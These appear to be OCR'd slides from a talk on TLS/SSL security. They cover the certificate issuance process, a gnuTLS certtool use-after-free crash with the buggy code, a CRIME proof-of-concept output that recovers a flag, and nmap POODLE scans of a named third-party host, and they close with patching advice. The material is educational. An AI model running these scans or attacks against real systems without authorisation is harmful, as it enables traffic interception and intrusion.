
Registration authority (RA)

3 Request granted and sent to CA.

Certificate authority (CA)

4 CA sends digital certificate to user.

Digital certificate request process
Source: techtarget.com



www.ssl.com
Issued by: SSL.com EV SSL Intermediate CA RSA R3
Expires: Saturday, April 17, 2021 at 5:15:06 PM Central Daylight Time
✓ This certificate is valid

▼ **Details**


Subject Name	
Country or Region	US
State/Province	Texas
Locality	Houston
Organization	SSL Corp
Serial Number	NV20081614243
Common Name	www.ssl.com
Postal Code	77098
Business Category	Private Organization
Street Address	3100 Richmond Ave
Inc. State/Province	Nevada
Inc. Country/Region	US

X.509 certificate
Source: SSL.com

gnuTLS use after free attack


- certtool crashes when a malicious X.509 certificate is verified.

- Updating gnuTLS from 3.6.6 will fix the issue as in subsequent versions the *signature->data* points to *NULL* after being freed.



```
certtool
qwerty@outcast:~/Downloads/gnutls-3.6.6/bin$ certtool --verify-chain --infile _gnutls_x509_get_signature.pem
	Subject: CN=VeriSign Class 3 Code Signing 2010 CA,OU=Terms of use at https://www.verisign.com/rpa (c)10,OU=VeriSign Trust N
etwork,O=VeriSign\, Inc.,C=US
	Issuer: CN=VeriSign Class 3 Public Primary Certification Authority - G5,OU=(c) 2006 VeriSign\, Inc. - For authorized use on
ly,OU=VeriSign Trust Network,O=VeriSign\, Inc.,C=US
	Signature algorithm: RSA-SHA1
	Output: Not verified. The certificate is NOT trusted. The certificate issuer is unknown. The certificate chain uses insecur
e algorithm.

	Subject: CN=VeriSign Class 3 Code Signing 2010 CA,OU=Terms of use at https://www.verisign.com/rpa (c)10,OU=VeriSign Trust N
etwork,O=VeriSign\, Inc.,C=US
	Issuer: CN=VeriSign Class 3 Public Primary Certification Authority - G5,OU=(c) 2006 VeriSign\, Inc. - For authorized use on
ly,OU=VeriSign Trust Network,O=VeriSign\, Inc.,C=US
	Checked against: CN=VeriSign Class 3 Code Signing 2010 CA,OU=Terms of use at https://www.verisign.com/rpa (c)10,OU=VeriSign
 Trust Network,O=VeriSign\, Inc.,C=US
	Signature algorithm: RSA-SHA1
	Output: Verified. The certificate is trusted.

*** Error in `certtool': double free or corruption (!prev): 0x000056069d657ef0 ***
```

certtool crashing when verifying a malicious X.509 certificate.




```
...
cleanup:
    gnutls_free(signature->data); // <- pointer in datum parameter freed, but not cleared
    return result;
}
```

signature->data is not assigned to NULL after being freed.

Protocol Attacks

CRIME

- Compression Ratio Info-Leak Made Easy.
- Exposes cookie data to session theft.




A depiction of CRIME attack
Source: hpcc.ecs.soton.ac.uk

- Protocols vulnerable to CRIME are TLS 1.0 applications that use TLS compression.
- Attacker sends multiple requests to the server.
- Observe how the compressed request payload.
- Insert Malicious content in cookie and analyze changes in size.
- The user’s cookie value can be found by observing the change in length


CRIME

- CRIME can be defeated by preventing the use of compression.

- This can be done at the client end, by disabling the compression of HTTPS requests in the browser.



```
C:\Users\vgrva\.spyder-py3\6120>python CRIME-cbc-poc.py
{-} CRIME Proof of Concept by
[+] Secret TOKEN : flag={quokkalight_1s_th3_b3st_t34m}
[+] Encrypted with AES-256-CBC
[+] Trying to decrypt with a compression oracle attacks using a recursive two_tries method

[+] Adjusting the padding to 1

[+] flag={quokkalight_1s_t34m}
[+] flag={quokkalight_1s_th3_b3st_1s_th3_b3st_1s_th3_b3st_1s_th3_b3st_1s_th3_b3st_1s_th3_b3st_1s_t
[+] flag={quokkalight_1s_th3_b3st_t34m}
[+] flag={quokkalight_1s_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th
[+] flag={quokkalight_t34m}
[+] flag={quokkalight_th3_b3s
[+] flag={quokkalighte1fonflag={quokkalight_1s_t34m}
[+] flag={quokkalighte1fonflag={quokkalight_1s_th3_b3st_1s_th3_b3st_1s_th3_b3st_1s_th3_b
[+] flag={quokkalighte1fonflag={quokkalight_1s_th3_b3st_t34m}
[+] flag={quokkalighte1fonflag={quokkalight_1s_th3_b3st_th3_b3st_th3_b3st_th3_b3st_th3_b3
```



```
[+] flag={quokkalighte1fonflag={quokkalighte1fonflag={quokkalighte1fonflag={quokkalighte1fonflag={quokkalighte1fonf
g={[+] flag={quokkalighte1fonflag={quokkalighte1fonflag={quokkalighte1fonflag={quokkalighte1fonflag={quokkalighte1fo
flag={[+] flag={quokkalighte1fonflag={quokkalighte1fonflag={quokkalighte1fonflag={quokkalighte1fonflag={quokkalighte

Found 28 possibilities of secret flag
```


CRIME implementation using CBC cipher

POODLE

- Padding Oracle on Downgraded Legacy Encryption.

- This only effects SSL 3.


- This flaw enables an attacker to intercept SSLv3-encrypted traffic.



A depiction of POODLE attack
Source: supportpro.com


POODLE

- nmap -sV --version-light --script ssl-poodle -p 443 example.com
- SSL 3.0 support must be disabled from both servers and browsers



```
┌──(kali㉿kali)-[~/testssl.sh]
└─$ nmap -sV --version-light --script ssl-poodle -p 443 portal.westermann.de
Starting Nmap 7.91 ( https://nmap.org ) at 2023-04-02 14:24 EDT
Nmap scan report for portal.westermann.de (81.209.187.121)
Host is up (0.097s latency).

PORT    STATE SERVICE    VERSION
443/tcp open  ssl/https?
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: LIKELY VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|       TLS_FALLBACK_SCSV properly implemented
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.securityfocus.com/bid/70574
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.92 seconds
```

nmap POODLE script



```
┌──(kali㉿kali)-[~/testssl.sh]
└─$ nmap --script ssl-enum-ciphers -p 443 portal.westermann.de
Starting Nmap 7.91 ( https://nmap.org ) at 2023-04-02 14:25 EDT
Nmap scan report for portal.westermann.de (81.209.187.121)
Host is up (0.098s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - unknown
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - unknown
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|     compressors:
|       NULL
|     cipher preference: server
|_  least strength: unknown
```

nmap enum POODLE script

Conclusion

- Do not rely on legacy versions of SSL and TLS.
- Always use the latest version of TLS.
- Regular updates and patches crucial.
- A multi-layered approach is required.